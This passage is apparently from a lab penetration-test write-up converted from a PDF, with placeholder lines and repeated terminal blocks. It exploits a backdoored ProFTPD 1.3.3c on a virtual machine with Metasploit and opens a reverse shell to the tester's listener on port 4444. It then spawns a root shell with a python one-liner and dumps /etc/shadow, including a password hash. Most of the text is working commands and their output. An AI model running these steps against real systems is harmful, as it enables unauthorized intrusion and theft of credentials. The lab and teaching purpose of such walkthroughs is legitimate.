
```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.163.131
RHOSTS => 192.168.163.131
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.163.128
LHOST => 192.168.163.128

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

[Type here]

Checking the Details Correctly Set in the Payload:

show options



```
msf6 exploit(unix/ftpproftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftpproftpd_133c_backdoor) > show options

Module options (exploit/unix/ftpproftpd_133c_backdoor):


| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.163.131 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/reverse):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.163.128 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |




View the full module info with the info, or info -d command.

msf6 exploit(unix/ftpproftpd_133c_backdoor) >
```

Starting the Exploit:

exploit



```
msf6 exploit(unix/ftpproftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.163.128:4444
[*] 192.168.163.131:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9hGpzjfEldP5aLL5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9hGpzjfEldP5aLL5\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.163.128:4444 -> 192.168.163.131:34872) at 2023-03-31 19:38:07 -0400
```


[Type here]

After starting the exploit, a Session will be opened like -
(LHOST:LPORT -> RHOSTS:RPORT)

192.168.163.128:4444 ->192.168.163.131:34872

Successful Exploit:

lsb_release -a



```
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.163.128:4444
[*] 192.168.163.131:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9hgpszjFEldP5all5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9hgpszjFEldP5all5\r\n"
[*] Matching...
[*] A is Input...
[*] Command shell session 1 opened (192.168.163.128:4444 -> 192.168.163.131:34872) at 2023-03-31 19:38:07 -0400

lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 16.04.3 LTS
Release: 16.04
Codename: xenial
```

lsb_release -a is used to get the information about the Operating System we are present.

Then we can see that we are in the Ubuntu Machine -


Distributor ID	Ubuntu
Description	Ubuntu 16.04.3 LTS
Release	16.04.3
Codename	xenial

[Type here]

Accessing Username and System Files & Directories:

whoami

ls -lh /home



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.163.128:4444
[*] 192.168.163.131:21 ~ Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9hGpzjfEldP5all5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9hGpzjfEldP5all5\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.163.128:4444 -> 192.168.163.131:34872) at 2023-03-31 19:38:07 -0400

lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.3 LTS
Release:        16.04
Codename:       xenial

whoami
root

ls -lh /home
total 4.0K
drwxr-xr-x 22 marlinspike marlinspike 4.0K Mar 24 09:39 marlinspike
```


ls -lh /home is used to access the home directory of the system.

We have successfully accessed the Home Directory and found the Username: (**marlinspike**) which is the username of the Ubuntu Machine.

[Type here]

System Directories of Ubuntu Machine:

ls



Is this is use to access and show the files and directories of the system.

We get the access of Files and Directories of Ubuntu System, but the files and directories are unorganized.


We can organize the files and directories with the help of **Privilege Escalation**.

Privilege escalation is the exploitation of a programming error, vulnerability, design flaw, configuration oversight or access control in an operating system or application to gain unauthorized access to resources that are usually restricted from the application or user.


[Type here]

Privilege Escalation with the help of a GTFOBins:

<https://gtfobins.github.io/gtfobins/python/>



GTFOBins is used to bypass local security restrictions in misconfigured systems and gives an interactive shell in system.




[Type here]

Set an Interactive shell in System shell by GTFOBins:

whereis python

python -c 'import os; os.system("/bin/sh")'

shell



```
kali@kali: ~  
run  
sbin  
snap  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
  
whereis python  
python: /usr/bin/python /usr/bin/python3.5m /usr/bin/python2.7 /usr/bin/python3.5 /usr/lib/python2.7 /usr/lib/python3.5 /etc/python /etc/python2.7 /etc/pytho  
n3.5 /usr/local/lib/python2.7 /usr/local/lib/python3.5 /usr/include/python3.5m /usr/share/python /usr/share/man/man1/python.1.gz  
  
shell  
[*] Trying to find binary 'python' on the target machine  
[*] Found python at /usr/bin/python  
[*] Using 'python' to pop up an interactive shell  
[*] Trying to find binary 'bash' on the target machine  
[*] Found bash at /bin/bash  
  
root@vtcsec:/# ls  
ls  
bin dev initrd.img lost+found opt run srv usr  
boot etc lib media proc sbin sys var  
cdrom home lib64 mnt root snap tmp vmlinuz  
root@vtcsec:/# cd etc  
cd etc  
root@vtcsec:/etc#
```

whereis python is use to check that the system contains or support Python or not.

python -c 'import os; os.system("/bin/sh")' is used to create an interactive system shell.

shell is used to set-up interactive shell using bash in root.


We found Python in /usr/bin/python, bash at /bin/bash and we got root@vtcsec:/# as an interactive shell in the system.

Then we have to open the Etc directory which contains the important files and password file of system.

[Type here]

Accessing Files available in the Etc Directory:


cd etc



Shadow file contains all the password of the system.


Opening the all-Hash Password in Shadow file:

cat shadow



[Type here]

Cat is used to open and read all the Hash values in the particular file or directory.



```
proxy:*:17379:0:99999:7:::  
www-data:*:17379:0:99999:7:::  
backup:*:17379:0:99999:7:::  
list:*:17379:0:99999:7:::  
irc:*:17379:0:99999:7:::  
gnats:*:17379:0:99999:7:::  
nobody:*:17379:0:99999:7:::  
system-timesync:*:17379:0:99999:7:::  
system-network:*:17379:0:99999:7:::  
system-resolve:*:17379:0:99999:7:::  
system-bus-proxy:*:17379:0:99999:7:::  
syslog:*:17379:0:99999:7:::  
_apt:*:17379:0:99999:7:::  
messagebus:*:17379:0:99999:7:::  
uiddd:*:17379:0:99999:7:::  
lightdm:*:17379:0:99999:7:::  
whoopsie:*:17379:0:99999:7:::  
avahi-autoipd:*:17379:0:99999:7:::  
avahi:*:17379:0:99999:7:::  
dnsmasq:*:17379:0:99999:7:::  
colord:*:17379:0:99999:7:::  
speech-dispatcher:!:17379:0:99999:7:::  
hplip:*:17379:0:99999:7:::  
kernoops:*:17379:0:99999:7:::  
pulse:*:17379:0:99999:7:::  
rtkit:*:17379:0:99999:7:::  
saned:*:17379:0:99999:7:::  
ubuntu:*:17379:0:99999:7:::  
marlinspike:$6$wQb5nV3T$xB2W0/j0kbn4t1RUIlrckw69LR/0EMtUbFFCYPM3MUHVmtYyW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::  
mysql:*:17400:0:99999:7:::  
sshd:*:17486:0:99999:7:::  
root@vtcsec:/etc#
```

We can see that it contains the Username and Hash Password of Ubuntu Machine.

Username

marlinspike

